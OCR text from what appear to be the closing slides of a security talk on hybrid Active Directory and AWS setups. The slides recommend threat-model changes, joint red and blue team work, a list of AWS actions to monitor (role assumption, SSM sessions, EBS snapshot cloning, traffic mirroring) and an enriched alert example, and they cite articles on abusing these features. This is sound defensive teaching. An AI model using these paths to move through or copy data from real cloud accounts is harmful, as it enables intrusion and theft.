
- The AWS Account should be your Security Boundary
    1. **Segregate Cloud Workloads**



Re-Consider your Threat Model

Misaligned Trust Zones

- The AWS Account should be your Security Boundary
  1. Segregate Cloud Workloads
  2. **Focus on identifying paths that cross it**



Break the Silos

Combine Expertise from Both Realms

Red Teams

- Bring in AWS Exploitation skillsets in offensive exercises

→

Blue Teams

- Loop both AD and AWS architects in the Design stage
- Involve Experts from both domains when implementing changes

Detection

AD Detections

- AD TTPs and their detection opportunities are well known

2 DECADES OF OFFENSIVE AD RESEARCH
YOU'VE GOT THE BASICS COVERED, RIGHT?
imgflip.com

AWS Detections

- Cloud environments are harder to monitor: more behavioral detection required


- AWS actions to monitor:
  - ✓ *Cross-Account* ***IAM Role Assumption*** *(iam:*AssumeRole*)*
  - ✓ ***Starting SSM Sessions*** *on critical hosts (ssm:StartSession / ssm:RunCommand)*
  - ✓ ***Cloning of EBS Volumes*** *of critical hosts (ec2:*CreateSnapshot*)*
  - ✓ ***Creating / Modifying EC2s***
  - ✓ ***Monitoring of VPCs*** *(ec2:*CreateTrafficMirrorTarget)

https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-active.html

General Detection Engineering Strategy

1. Provide Context to Ops Staff


- Your Blue Team probably knows your Domain Admins…
- …but do they know which *AWS objects* are "High Value"?
  - Sensitive Roles / Principals
  - Critical EC2 instances / resources
  - Prod / Dev AWS Accounts
  - which AD groups sync to privileged AWS entities?



Active Directory Control Plane
AWS Control Plane

General Detection Engineering Strategy

2. Enrich Alert Queries



Okta: Web Login, Domain User: Alice, assumed AWS IAM role: T1Eng

AWS: T1Eng role, started SSM session, to EC2: LDNEC2-007

Event Log: DOMAIN\ssm-user Login, High Integrity, Hostname: DOMAIN\LDNDC7

Closing Notes

Shoutouts

Sharan & TTM

ChrisP

Aleksi Kallio

Matt Lucas

REVERSEC

REVERSEC

Thank you

leonidas.tsaousis@reversec.com

james.henderson@reversec.com

References

AWS

Identifying IAM Role Chaining	https://github.com/WithSecureLabs/IAMGraph /
Project Apeman	https://github.com/hotnops/apeman
Abusing EBS Snapshots	https://rhinosecuritylabs.com/aws/exploring-aws-ebs-snapshots/
Abusing VPC Mirroring	https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/
Monitor Assumed Roles	https://docs.aws.amazon.com/IAM/latest/UserGuide/id_cred…
DC27 | Finding secrets in EBS Volumes	https://www.youtube.com/watch?ab_channel=BishopFox&v=-LGR…

Okta

Okta for Red Teamers	https://trustedsec.com/blog/okta-for-red-teamers
Okta for multi-account Integration	https://help.okta.com/…/connect-okta-multiple-aws-groups.htm

Migration Guidance

NCSC Security Architecture Anti-Patterns	https://www.ncsc.gov.uk/whitepaper/security-architecture-anti-patterns
Combining AWS and AD	https://aws.amazon.com/…/build-a-strong-identity…
AD on AWS: Partner Guide	https://aws-solutions-library-samples.github.io/cfn…
Road to the cloud	https://learn.microsoft.com/…/entra/road-to-the-cloud-introduction